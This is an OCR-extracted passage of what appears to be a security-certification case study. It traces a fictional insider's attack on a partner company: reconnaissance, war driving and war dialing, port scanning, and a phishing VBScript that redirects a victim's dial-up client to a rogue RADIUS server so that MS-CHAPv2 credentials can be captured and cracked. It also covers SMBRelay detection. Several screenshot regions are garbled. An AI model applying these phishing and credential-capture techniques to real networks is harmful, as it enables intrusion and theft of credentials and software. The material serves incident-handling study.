smbrelay.exe	2372	00	0:00:00	3,092 K	
shstat.exe	1176	00	0:00:03	740 K	
SERVICES.EXE	212	00	0:01:00	3,400 K	
regsvc.exe	816	00	0:00:00	104 K	
RCONSVC.EXE	800	00	0:00:00	200 K	-
				End Pro	rese

or using the process to port detection tool *Fport v2.0*, as shown:

🔍 Sel	ect C:\WINNT\syst	tem32\cm	nd.exe		
	osoft Windows Copyright 198				
FPort Copyr	fport t v2.0 - TCP/ right 2000 by ://www.founds	Founds	tone,		Mapper
Pid 400	Process svchost	->	Port 135	Proto TCP	Path C:\WINNT\system32\sychost.exe
2372		->	139	TCP	C:\WINNT\system32\smbrelay.exe
8 8	System System	-> ->	427 445	TCP TCP	
556	cprid id.exe	->	1048	TCP	C:\Program Files\CheckPoint\CPShared\NG\bin
556	cprid	->	1049	TCP	C:\Program Files\CheckPoint\CPShared\NG\bin
VC DF	id.exe		1055	TCP	C:\WINNT\system32\MSTask.exe

Also, the following file will exist within Windows Explorer:

• smbrelay.exe

The *smbrelay.exe* process can be stopped and *.exe* file deleted from the drive. Another way to eliminate this exploit is to use anti-virus software on each wokstation and server. The *SMBRelay* program is detected as Trojan *Exploit-SmbMiM* and eliminated immediately with the antivirus software *VirusScan 7.1.0* from Network Associates Technology, Inc.

Date and Tim Pathname : Detected As: State :	C:\smb Exploit-	2004 9:54:03 relay.exe SmbMiM			<u>+</u>	Delete File Move File
ST 95 95 95 95 95 95 95 95 95 95 95 95 95		SmbMiM				
	Deleted					emove Message Close <u>W</u> indow
Name In	Folder	Detected As	Detection Type	Status	Date and Time	Application
🔩 smbrelay.exe C:		Exploit-SmbMiM	Trojan	Deleted	27.04.2004 9:	explorer.exe

3. The Platforms/Enviroments

The Company ABC was a software developer company, and the infrastructure of all its networks was based on Microsoft Windows 2000 *AD*. All the servers were based on *Windows 2000 Advanced Server/Server* with *SP4* platform, but workstations on *Windows 2000 Pro SP4* or *Windows XP SP1* platforms. Each dial-up client had a corresponding *LAN* workstation.

Victims platform

OS: *MS Windows 2000 Pro* with *SP4* Applications: *MS Outlook 2000, Internet Explorer 6.0, MS Office 2000* applications, *Word , Excel, Access and PowerPoint.* Anti-virus software: *VirusScan 7.1.0, Scan Engine 4.3.20*

Hardware: SEN Multimedia Computer System 256 MB RAM 37 GB disk drive (one logical disk/partition:C) Intel(R) Celeron(R) CPU 1.7 GHz Intel(R) Pro100/VE Network Connection NIC

Target Network

1. Wireless 802.11b/g network fo	r
ABC users	NAS: AP Avaya Wireless AP-3
	RADIUS: MS IAS/Radius server
	Authentication: 802.1X with PEAP-MS-CHAPv2
	Ecryption: WEP with 104 bit keys, rekeying interval
	900 sec.
1.2 VPN over wireless	NAS: Firewall Checkpoint FW-1
	AAA: Tacacs+ server CiscoSecure ACS 2.6

VPN authentication and key exchange: Hybrid authentication mode for *IKE* VPN encryption: *IPSec*

2. ABC Internet user's access

- to LAN resources Client: CheckPoint VPN-1 SecureClient NAS: Firewall Checkpoint FW-1 AAA: Tacacs+ server CiscoSecure ACS 2.6 VPN authentication and key exchange: Hybrid authentication mode for IKE VPN encryption: IPSec
- 3. ABC dial-up user's access to *LAN* resources

NAS: MS RRAS or dial-up server Cisco AS5200 ACS: MS IAS/Radius or Tacacs+ server Authentication: MS-CHAPv2 or MS-CHAP Encryption: None

3.1 VPN over PPP Client: CheckPoint VPN-1 SecureClient NAS: Firewall Checkpoint FW-1 AAA: Tacacs+ server CiscoSecure ACS 2.6 VPN authentication and key exchange: Hybrid authentication mode for IKE VPN encryption: IPSec

4. XYZ user's access to the PARTNER domain and database located in ABC *DMZ*

Tunnel : ABC CheckPoint VPN-1 gateway and XYZ Checkpoint VPN-1 gateway User authentication: Kerberos V5 AD in domain

PARTNER

VPN authentication and key exchange: IKE with signatures

VPN encryption: IPSec

5. Non-ABC user's access to medium- sensitive information

Client: *Microsoft IE 4.0+/Netscape Navigator 4.0+* Web server: *IIS 5.0*

IIS Authentication and encryption : Anonymous user, Web server certificate/private key and *SSLv3*

6. Non-ABC user's access to high-sensitive information

Client: Microsoft IE 4.0+/Netscape Navigator 4.0+ and Entrust/Direct 6.0 client proxy Web server: IIS 5.0 and Entrust/Direct Server

Proxy 6.1 Authentication: *Entrust/Direct Server Proxy* certificate/private key and *Entrust/Direct 6.0* client proxy certificate/private key, *SPKM-2* mechanism 7. ABC administrative access to *LAN* resources

Client: *PuTTY 0.53b, SecureCRT 4.1* or any free *SSH* client software Server: *WinSSHD 3.07* Authentication: *Windows 2000* domain username/password and *SSH* server public/private key Encryption: *3DES-CBC, HMAC-SHA1*

Server platforms

- OS: Windows 2000 Advanced Server/Server with SP4
- Windows 2000 infrastructure: Windows 2000 DC, IIS 5.0, MS SQL 2000, MS ISA Server, MS Exchange 2000;
- Specific software: Entrust/Direct Server proxy 6.1, PKI on Entrust/Security Manager 7.0, WinSSHD 3.07




Fig. 2 Target ABC network

Source network

1. XYZ Internet user's access to *LAN* resources

Client: CheckPoint VPN-1 SecureClient

NAS: Firewall Checkpoint FW-1 AAA: Tacacs+ server CiscoSecure ACS 2.6 VPN authentication and key exchange: Hybrid authentication mode for IKE VPN encryption: IPSec

2. XYZ dial-up user's access to *LAN* resources

NAS: MS RRAS or dial-up server Cisco AS5200 ACS: MS IAS/Radius or Tacacs+ server Authentication: MS-CHAPv2 or MS-CHAP Encryption: None

2.1 VPN over PPP Client: CheckPoint VPN-1 SecureClient NAS: Firewall Checkpoint FW-1 AAA: Tacacs+ server CiscoSecure ACS 2.6 VPN authentication and key exchange: Hybrid authentication mode for IKE VPN encryption: IPSec

3. Access from inside XYZ to the Internet over *VPN* (administrators only)

Client: *CheckPoint VPN-1 SecureClient VPN* authentication and key exchange: Hybrid authentication mode for *IKE VPN* encryption: *IPSec*

4. XYZ user's access to the PARTNER domain and database located in ABC *DMZ*

Tunnel : ABC CheckPoint VPN-1 gateway and XYZ Checkpoint VPN-1 gateway User authentication: Kerberos V5 AD in domain PARTNER VPN authentication and key exchange: IKE with signatures VPN encryption: IPSec




Fig. 3 Source XYZ network

4. Stages of attack

4.1 Reconnaissance

The Company ABC and Company XYZ are business partbers. The Company ABC develops sowftware, the Company XYZ distributes this software. In order to deliver the developed product to the distributor a closed Intrenet communication channel has been established between both companies using joint Checkpoint *VPN-1* technology. The companies use this Checkpoint product for their own needs as well. They provide connections with their branches and protect the communication channels of dial-up clients. In the Company XYZ this *VPN-1* infrastructure is maintained by senior *FW* administrator Mallory, who has not got a promotion and salary raise for several years. A new version of software has been developed in the Company ABC which has not been launched on the market yet. Mallory decided to steal this new software from Comapny ABC in order to distribute it illegaly in the black market and receive a substantial sum of money for it.


• Whois Databases

The *Whois* distributed databases that provide this information through the Internet maintenance sites are:

ARIN (American Registry for Internet Numbers) for *IP* blocks in the America RIPE NCC (Reseaux IP Europeens Network Coordination Centre) APNIC (Asia Pacific Network Information Centre) Mallory prefer *RIPE NCC* www.ripe.net

🗿 Search Results for 'www.latnet.lv' - Microsoft Internet Explorer provided by Latvijas Banka	
Elle Edit View Favorites Iools Help	10 M
누 Back • 🙆 👔 🚮 🕺 Search 💿 Favorites 《카Media 🧭 🛃 • 🎒 👿 • 🗐 👫	
uddress 🕘 c-head&footer=ncc-foot&terms=www.latnet.lv&record-type=paragraph&submit=Search&boolean=and&index=ripedb&show-context=1&n	ax-results=100&page-results=10 💌 🤗 Go Links 3
homepage what's new whois db search site mop f.a.q.	
Search for: www.latnet.lv Search Reset	
Context Substrings Or Misspellings Case-Sensitive	
Displaving 2 objects in 1 page.	
1 inetnum: 159.148.0.0 - 159.148.255.255 Size: 451b	
inetnum: 159.148.0.0 - 159.148.255.255	
netname: LATNET descr. Internet Service Provider	
descr. Riga, Latvia	
country: EV	
admin-c: <u>GB82-RIPE</u>	
tech-c: EG1499-RIPE tech-c: UH246-RIPE	
rev-srv: nsz.latnet.lv	
rev-srv.nsz2.lathet.lv	
rev-srv: ns.ripe.net	
rev-srv: sunicisunetise	
rev-srv. kth.se status: ALLOCATED UNSPECIFIED	
remarks: Website at http://www.latnet.lv	
remarks: ABUSE reports mailto:abuse@obscured-domain	
notify: hostmaster@obscured-domain	
notity: nostmaster@ooscured-domain mnt-by: <u>AS2588-MNT</u>	

and Uwhois.



• Ping and nslookup

Mallory used simple host-to-IP address resolution tools like *ping* and *nslookup*. *Nslookup* is a program that could be used to query the name servers for information about different hosts and domains. Mallory gathered information about the name servers, web servers and mail servers.

Ci\WINT\system32\cmd.exe - nslookup	
Microsoft Windows 2000 [Version 5.00.2195] (C) Copyright 1985-2000 Microsoft Corp.	-
C:>ping	
Pinging with 32 bytes of data:	
Reply from bytes=32 time<10ms TTL=122 Reply from bytes=32 time<10ms TTL=122 Reply from bytes=32 time<10ms TTL=122 Reply from bytes=32 time<10ms TTL=122	
Ping statistics for Packets: Sent = 4, Received = 4, Lost = 0 (0% loss), Approximate round trip times in milli-seconds: Minimum = Ons, Maximum = Ons, Average = Ons	
C:\>nslookup Default Server: Address:	
> set type-any > Server: 1 Address:	
Non-authoritative answer: Mane: Address:	
5	-

4.2 Social engineering

Every computer user has an individual local phone number in ABC. Mallory got the Company's ABC local phone number list from *FW* administrator in ABC. All computer users are listed there in the following form:

First_name Last_name phone_number

From mailing list Mallory got information how to form users e-mail address:

first_name.last_name@abc.com

Windows domain loginnames created the following:

first_name|first_chaharacter_of_last_name example: Jonh Smith johns

4.3 Scanning

The objective of the scanning phase is to find machines that are reachable and the ports open on them. Guessing the OS and applications running on the servers is also part of scanning. All this information is useful for deciding which servers to attack and what exploits to use. As the of location interested Company ABC was in the same large city as XYZ company, Mallory started the scanning phase with war driving.


• War driving


There are number of tools available on the internet for wireless *LAN* discovery(war driving). Most popular and easy to use is *NetStumbler 0.3.30* for *Windows 9X/2000/ME/XP*: As the wireless channel was *WEP* ecrypted and the key was changed after every 900sec., Mallory did not obtain any useful information to break into the ABC LAN network.

Network Stumbler - [20040 Ele Edit Jew Device Winds										
	w Hein									l
	un These								- 6	P
D 📽 🖬 🕨 🎭 🖬 🏄 🕽	2 註 前 《 《 】									
Thernels	MAC	SSID Ner	ne Chan	Vendor	Туре	Encrypf.	SN.	Sign	Noi.	Ī
-di SSDs	01022D8A4C25		5	Agere (Lucent)	AP	WEP	1	-82	-97	Î
84	01022D2A3FC2		11	Agere (Lucent)	AP	WEP	10	-77	-145	
—	© 01022DBA47D5		1	Agere (Lucent)	AP	WEP		-80	-145	
—	00022DBA4C59		4*	Agere (Lucert)	AP	WEP	33	-54	-93	
- 😑 00022D8A4C25			_							
8- 4 -LB										
00022D8A4C59										
T Filters										
- of Encryption Off										
Encryption On										
L'ESS (AP)										
- 🐧 IBSS (Peer)										
CF Pollable										
- & Short Preamble										
of Default SSID										
	<									
ady.	N 2.40	is active		GPS: Dis	abled			+/	4	ĺ

• War dialing

There are a number of tools available on the Internet which dial through the sequence of phone numbers provided and access the answering tone to determine whether an interactive session can be obtained. Some popular tools are *THC-Scan*, *Toneloc, ModemScan, PhoneSweep* etc. Mallory choose *THC-Scan 2.0* as the war dialer and dial sequential numbers from a range changing the last tree digits.





After connection to a discovered modem, Mallory tried to guess usernames/passwords but unsuccessfully. Mallory determined that the Company ABC supports dial-up connections for remote access users.

• TCP port scanning and banner grabbing

Using *sl.exe* tool Mallory can determine which ports on the firewall are open. He discovered some publicly available addresses and ports. He also paid attention to

194.154.80.10 tcp443 194.154.80.20 tcp80 194.154.80.30 tcp22

Mallory accomplished this by connecting to a port. The service immediately gave back its version, and even the underlying operating system. Mallory should have been able to use *Netcat, nmapwin, ScanLine* or *Httpprint* to scan a certain range of ports and report back on those services. Using http fingerprinting tools *Httpprint 0.200,* Mallory got information about Web server.

httprint version 0.200	
Input File cking_Exposed\Ch3_Profiling\Httprint\httprint_200\win32\input.txt Image: Constraint of the constrai	tet nmap
Host Port 🗃 Banner Reported	Banner Deduced Conf.% Microsoft-IIS 53.61
Micwossft-TIf/3.0 ELICSUCTROMENT/FILCENCCSDICENCSDICENCS5755EL14476E426208406 B39645E711C5NCSDICENCSDISH021048140217611C5NCS211C5NCS511C5NC5 R306557NSCE68751125NC58725715000581273768745NCE6836511C5NC5 R306557NSCE68751125NC5872578765817687251800225388010235380102353802853 83052253650322358732F470658178AF4333C255	
sticcoust-111/1.0 Aft MT1: 19 52.61 sticcoust-111/1.0 19 32.61 Sticcoust-111/1.0 sticcoust-111/1.0 19 32.61 Sticcoust-111/1.0 sticcoust-111/1.0 19 32.81 Sticcoust-111/1.0 sticcoust-111/1.0 11.9 7.17 Report File E:\Hacking_Exposed\Ch3_Profiling\Httprint\httprint_200\win32\httprint_200 Sticcoust-1000 Sticcoust-1000	N E Clear All Options
httprint has been completed	

White spaces hide host public or private addreses. Using *sl.exe* scanning tool, Mallory discovered that Web server was protected with *Entrust/Direct Server Proxy*. *Entrust/Direct* is a Web-based application that allows Entrust users to connect securely to your Web server using standard Web browsers. *Entrust/Direct* consists of two main components: the *Entrust/Direct* client plug-in and the *Entrust/Direct* Web server proxy. The *Entrust/Direct* client plug-in is a local proxy for the user's Web browser. It resides on the user's computer. The *Entrust/Direct* Web server proxy is a proxy for the Web server that hosts the Web site you want to secure. It normally runs on a computer behind your firewall. These two proxies negotiate secure sessions using *SPKM-2* [7.7] authentication protocol to create *CAST-128* encryption tunnel between users' browsers and Company's ABC Web server.

C:\WINNT\system32\cmd.exe
licrosoft Windows 2000 [Version 5.00.2195] C) Copyright 1985-2000 Microsoft Corp.
C:\>sl -bht CanLine (TM) 1.01 Copyright (c) Foundstone, Inc. 2002 http://www.foundstone.com
can of 1 IP started at Thu Apr 01 13:22:59 2004
Responded in 0 ms. 7 hops away Responds with ICMP unreachable: No 7CP ports: 80
CP 80: HTTP/1.1 302 Entrust/Direct Required Location: http://www.entrust.com Content-T ype: text/plain Entrust-ID: c2VyaWFsTnVtYmVyPVNLUkUHLTEgKyBjbj1TZXJ2ZXIgS1JFRy]
can finished at Thu Apr 01 13:22:59 2004

Using the same scanning tool Mallory derived information about the *SSH* server, and it was Bitwise *WinSSHD 3.07* on Windows platform.

I:\WINNT\System32\cmd.exe
Microsoft Windows 2000 [Version 5.00.2195] (C) Copyright 1985-2000 Microsoft Corp.
I:\>sl -bht 22 ScanLine <ih> 1.01 Copyright <c> Foundstone, Inc. 2002 http://www.foundstone.com</c></ih>
Scan of 1 IP started at Thu Apr 01 18:37:05 2004
Responded in 0 ms. 0 hops away Responds with ICMP unreachable: No ICP ports: 22
TCP 22: ESSH-2.0-1.29 sshlib: WinSSHD 3.07]
Scan finished at Thu Apr 01 18:37:05 2004
1 IP and 1 port scanned in 0 hours 0 mins 0.01 secs

4.4 Exploiting the system

Almost all middle and large companies and organizations use centralized remote access authentication, authorization and accounting mechanism implemented as *RADIUS* [7.9] or *Tacacs*+ [7.10] protocols with *MS-CHAP/CHAPv2* authentication protocols and *DHCP* service as client *IP* configuration protocol. These authentication protocols are the easiest way for remote access to the company's *LAN* and information resources using the same domain login account from *WLAN, ISDN* or *PSTN.* Company's ABC remote access policy was based on Windows user's group membership as shown below for *MS IAS/RADIUS* server.

Dial-up with RADIUS Properties	<u>?</u> ×							
Settings								
Policy name: Dial-up with RADIUS								
Specify the conditions to match: Windows-Groups matches "WILD\Dial-up users"								
Agd Remove Edt If a user matches the conditions 								
OK Cancel App	ly							

4.4.1 Setting up dial-up a challenge/response trap

Mallory set up and configured a roque RADIUS infrastructure with an analog modem, Windows 2000 RRAS as NAS server, Windows 2000 IAS as RADIUS server and AD with MS-CHAPv2 support. He created AD entries with usernames from a local phone number list described in p.4.2 and arbitrary passwords. Packet sniffer, as Ethereal 0.9.14 was installed on IAS. Mallory created the Hotmail account , <u>alice.cooper@hotmail.com</u>, logged into this account, created an atractive message and sent it to Alice's e-mail alice.cooper@abc.com with password protected attached .zip file, which includes VBScript. Alice opened the file attached to the email message and ran to VBScript described in Appendix A. This script changed phonebook.pbk file PhoneNumber entry in Alice's dial-up client to a rogue value. The next time, the dial-up client tried to connect to the roque NAS with a valid Alice username and password. The dial-up client spit out Alice challenge/ response answer, which may be captured with Ethereal 0.9.14 and delivered it to the password cracking program crack for MS-CHAPv2 challenge/response [7.5] previously reducing the search space by factor 2^16 (2. Exploit **ProtocolsServices** /Applications) using nthash program and using genhash program to derive the actual challenge from authenticator challenge, peer challenge and the login [7.8]. Of course, the authentication will fail, but using the dictionary of about three gigabytes, the Alice password will be cracked in a reasonable time: "Equipped with this, we were able to derive all passwords used in our test network in about four hours." [7.5].

-											
🕑 <ca< th=""><th>pture> - Ethe</th><th>real</th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th><u>」</u></th></ca<>	pture> - Ethe	real									<u>」</u>
File	Edit Captu	re <u>D</u> isplay	Tools							H	lelp
No. 🗸	Time	Source		Des	tination		Protocol	Info			
1	0.000000	pirate.wi	ld.com	coa	ch.wild.c	om	RADIUS	Access	Request(1) (id=9	
	0.043636				ate.wild.		RADIUS		Reject(3)		
										• •	
_											
1											
	t • Tunne	l ⊂lient B	ndnoint	(66) 1.1			79 125\0	00"			
		Name(1) 1:				1)4.1))	.,	~~			
	De systemeter	Name(I) I. . celett	.0, valu	ie. usei							
					lor:Micros						
	t:MS	CHAP Chal	lenge(1	1) 1:18,	Value:CD0	059A1D110	1681E9FC34	C23CD5D	7BAD3		
	t:MS ⊡t:Vendo	CHAP Chal r Specific	lenge(1 (26) 1:	1) 1:18, 58, Vend	Value:CD(lor:Micros	059A1D110 oft(311)	1681E9FC34				
	t:MS ⊡t:Vendo t:MS	CHÁP Chal r Specific CHAP2 Res	lenge(1 :(26) 1: ponse(2	1) 1:18, 58, Vend 5) 1:52,	Value:CD(lor:Micros Value:01(059A1D110 oft(311) 001072846	:681E9F⊂34 371D27F2E7	'80A2B22	26A25179C0	0000000	0
	t:MS ⊡t:Vendo t:MS	CHAP Chal r Specific	lenge(1 :(26) 1: ponse(2	1) 1:18, 58, Vend 5) 1:52,	Value:CD(lor:Micros Value:01(059A1D110 oft(311) 001072846	:681E9F⊂34 371D27F2E7	'80A2B22	26A25179C0	0000000	0
a	t:MS ⊡t:Vendo t:MS	CHÁP Chal r Specific CHAP2 Res	lenge(1 :(26) 1: ponse(2	1) 1:18, 58, Vend 5) 1:52,	Value:CD(lor:Micros Value:01(059A1D110 oft(311) 001072846	:681E9F⊂34 371D27F2E7	'80A2B22	26A25179C0	0000000	<u>0</u>
1	t:MS ⊡t:Vendo t:MS	CHÁP Chal r Specific CHAP2 Res	lenge(1 :(26) 1: ponse(2	1) 1:18, 58, Vend 5) 1:52,	Value:CD(lor:Micros Value:01(059A1D110 oft(311) 001072846	:681E9F⊂34 371D27F2E7	'80A2B22	26A25179C0	00000000	
	t:MS ⊡t:Vendo t:MS t:Messa 2e 37 39	CHAP Chal r specific CHAP2 Res ge Authent 2e 31 32	lenge(1 (26) 1: ponse(2 icator(35 00	1) 1:18, 58, vend 5) 1:52, 80) 1:18	Value:CDC lor:Micros Value:01C , Value:9	059A1D11c oft(311) 001072848 3809C340	:681E9F⊂34 371D27F2E7	'80A2B22 F81EB9A4	26A25179C0 1A8572	0000000	
00b0	t:MS ⊟t:Vendo t:Messa t:Messa 2e 37 39 00 00 01	CHAP Chal r Specific CHAP2 Res ge Authent 2e 31 32 37 0b 12	lenge(1 (26) 1: ponse(2 icator(35 00 cd 05	1) 1:18, 58, vend 5) 1:52, (80) 1:18 (80) 1:18 01 06 75 9a 1d 11	Value:CD(lor:Micros Value:01(, Value:9 73 65 72 . c6 81 e9	059A1D11c oft(311) 001072848 3809C340	1681E9FC34 871D27F2E7 83DBB1C2D	'80A2B22 F81EB9A4	26A25179C0 1A8572	00000000	
00b0 00c0	t:MS ⊟ t:Vendo t:MS t:Messa 2e 37 39 00 00 01 c2 3c d5	CHAP Chal r Specific CHAP2 Res ge Authent 2e 31 32 37 0b 12 d7 ba d3	lenge(1 (26) 1: ponse(2 cicator(35 00 cd 05 1a 3a	1) 1:18, 58, vend 5) 1:52, (80) 1:18 01 06 75 9a 1d 11 00 00 01	Value:CD(lor:Micros Value:01(, Value:9 73 65 72 . c6 81 e9 . 37 19 34	059A1D110 oft(311) 001072848 3809C340 	1681E9FC34 871D27F2E7 83DBB1C2D	/80A2B22 F81EB9A4	26A25179C0 1A8572	0000000 J	
00b0 00c0 00d0	t:MS ⊟t:Vendo t:MS t:Messa 2e 37 39 00 00 01 c2 3c d5 10 72 84	CHAP Chal r Specific CHAP2 Res ge Authent 2e 31 32 37 0b 12 d7 ba d3 b7 1d 27	lenge(1 (26) 1: ponse(2 (1cator(35 00 cd 05 1a 3a f2 e7	1) 1:18, 58, Vend 5) 1:52, (80) 1:18 01 06 75 9a 1d 11 00 00 01 80 a2 b2	Value:CD(lor:Micros Value:01(, Value:9 73 65 72 . c6 81 e9 .37 19 34 . 22 6a 25	059A1D11c oft(311) 001072848 3809C340 	C681E9FC34	80A2B22 F81EB9A4 user. 7.4.	26A25179C0 11A8572 4	0000000	
00b0 00c0 00d0 00e0	t:MS □ t:Vendo t:MS t:Messa 2e 37 39 00 00 01 c2 3c d5 10 72 84 00 00 00	CHÁP Chal r specific CHAP2 Res ge Authent 2e 31 32 37 0b 12 d7 ba d3 b7 1d 27 00 00 00	lenge(1 :(26) 1: ponse(2 :icator(35 00 cd 05 1a 3a f2 e7 00 00	1) 1:18, 58, vend 5) 1:52, 80) 1:18 01 06 75 9a 1d 11 00 00 01 80 a2 b2 3c ea 3b	Value:CD(or:Micros Value:01(, Value:9 73 65 72 . c6 81 e9 . 37 19 34 . 22 6a 25 . 50 86 8f	059A1D110 oft(311) 001072848 3B09c340 1a 18 0 fc 34 01 00 17 9c 78 81	C681E9FC34 371D27F2E7 83DBB1C2D .79.125. 7 .<	^{280A2B22} F81EB9A4 user. 7.4 	26A25179C0 11A8572 4))))	
0060 0000 00d0 00e0 00f0	t:MS □ t:Vendo t:MS t:Messa 2e 37 39 00 00 01 c2 3c d5 10 72 84 00 00 00 49 ee dd	CHAP Chal r Specific CHAP2 Res ge Authent 2e 31 32 37 0b 12 d7 ba d3 b7 1d 27 00 00 00 c1 4f 31	lenge(1 (26) 1: ponse(2 cicator(35 00 cd 05 1a 3a f2 e7 00 00 d0 81	1) 1:18, 58, vend 5) 1:52, [80) 1:18 01 06 75 9a 1d 11 00 00 01 80 a2 b2 3c ea 3b df 3c a7	Value:CDC lor:Micros Value:010 , Value:9 i 73 65 72 . c6 81 e9 .37 19 34 .22 6a 25 .50 86 85 .52 cb 30	059A1D11c oft(311) 00107284 3B09c340 1 1a 18 fc 34 01 00 17 9c 778 81 a1 ef	C681E9FC34	^{280A2B22} F81EB9A4 user. 7.4 	26A25179C0 11A8572 4		
0060 0000 00d0 00e0 00f0 0100	t:MS □ t:Vendo t:MS t:Messa 2e 37 39 00 00 01 c2 3c d5 10 72 84 00 00 00 49 ee dd 50 12 93	CHÁP Chal r specific CHAP2 Res ge Authent 2e 31 32 37 0b 12 d7 ba d3 b7 1d 27 00 00 00	lenge(1 (26) 1: ponse(2 cicator(35 00 cd 05 1a 3a f2 e7 00 00 d0 81	1) 1:18, 58, vend 5) 1:52, 80) 1:18 01 06 75 9a 1d 11 00 00 01 80 a2 b2 3c ea 3b	Value:CDC lor:Micros Value:010 , Value:9 i 73 65 72 . c6 81 e9 .37 19 34 .22 6a 25 .50 86 85 .52 cb 30	059A1D11c oft(311) 00107284 3B09c340 1 1a 18 fc 34 01 00 17 9c 778 81 a1 ef	2681E9FC34 371D27F2E7 83DBB1C2D .79.125. 	^{280A2B22} F81EB9A4 user. 7.4 	26A25179C0 11A8572 4		
0060 00c0 00d0 00e0 00f0 0100	t:MS □ t:Vendo t:MS t:Messa 2e 37 39 00 00 01 c2 3c d5 10 72 84 00 00 00 49 ee dd	CHAP Chal r Specific CHAP2 Res ge Authent 2e 31 32 37 0b 12 d7 ba d3 b7 1d 27 00 00 00 c1 4f 31	lenge(1 (26) 1: ponse(2 cicator(35 00 cd 05 1a 3a f2 e7 00 00 d0 81	1) 1:18, 58, vend 5) 1:52, [80) 1:18 01 06 75 9a 1d 11 00 00 01 80 a2 b2 3c ea 3b df 3c a7	Value:CDC lor:Micros Value:010 , Value:9 i 73 65 72 . c6 81 e9 .37 19 34 .22 6a 25 .50 86 85 .52 cb 30	059A1D11c oft(311) 00107284 3B09c340 1 1a 18 fc 34 01 00 17 9c 778 81 a1 ef	C681E9FC34 371D27F2E7 83DBB1C2D .79.125. 7 .<	^{280A2B22} F81EB9A4 user. 7.4 	26A25179C0 11A8572 4	0000000	
0060 0000 00d0 00e0 00f0 0100	t:MS □ t:Vendo t:MS t:Messa 2e 37 39 00 00 01 c2 3c d5 10 72 84 00 00 00 49 ee dd 50 12 93	CHAP Chal r Specific CHAP2 Res ge Authent 2e 31 32 37 0b 12 d7 ba d3 b7 1d 27 00 00 00 c1 4f 31	lenge(1 (26) 1: ponse(2 cicator(35 00 cd 05 1a 3a f2 e7 00 00 d0 81	1) 1:18, 58, vend 5) 1:52, [80) 1:18 01 06 75 9a 1d 11 00 00 01 80 a2 b2 3c ea 3b df 3c a7	Value:CDC lor:Micros Value:010 , Value:9 i 73 65 72 . c6 81 e9 .37 19 34 .22 6a 25 .50 86 85 .52 cb 30	059A1D11c oft(311) 00107284 3B09c340 1 1a 18 fc 34 01 00 17 9c 778 81 a1 ef	2681E9FC34 371D27F2E7 83DBB1C2D .79.125. 	^{280A2B22} F81EB9A4 user. 7.4 	26A25179C0 11A8572 4	0000000	
00a0 00b0 00c0 00d0 00f0 0100 0110	t:MS □ t:Vendo t:MS t:Messa 2e 37 39 00 00 01 c2 3c d5 10 72 84 00 00 00 49 ee dd 50 12 93	CHAP Chal r Specific CHAP2 Res ge Authent 2e 31 32 37 0b 12 d7 ba d3 b7 1d 27 00 00 00 c1 4f 31	lenge(1 (26) 1: ponse(2 cicator(35 00 cd 05 1a 3a f2 e7 00 00 d0 81	1) 1:18, 58, vend 5) 1:52, [80) 1:18 01 06 75 9a 1d 11 00 00 01 80 a2 b2 3c ea 3b df 3c a7	Value:CDC lor:Micros Value:010 , Value:9 i 73 65 72 . c6 81 e9 .37 19 34 .22 6a 25 .50 86 85 .52 cb 30	059AiD11c oft(311) 001072848 3B09c340 3B09c340 1a 18 ofc 34 01 00 17 9c 78 81 a1 ef a4 1a	2681E9FC34 371D27F2E7 83DBB1C2D .79.125. 	^{280A2B22} F81EB9A4 user. 7.4 	26A25179C0 11A8572 4		

Cracking *MS*-CHAP was a little bit easier, because *genhash* applying to stay away [7.8].

@ <ca< th=""><th>pture> - Eth</th><th>ereal</th><th></th><th></th><th></th><th></th><th></th><th></th><th></th></ca<>	pture> - Eth	ereal							
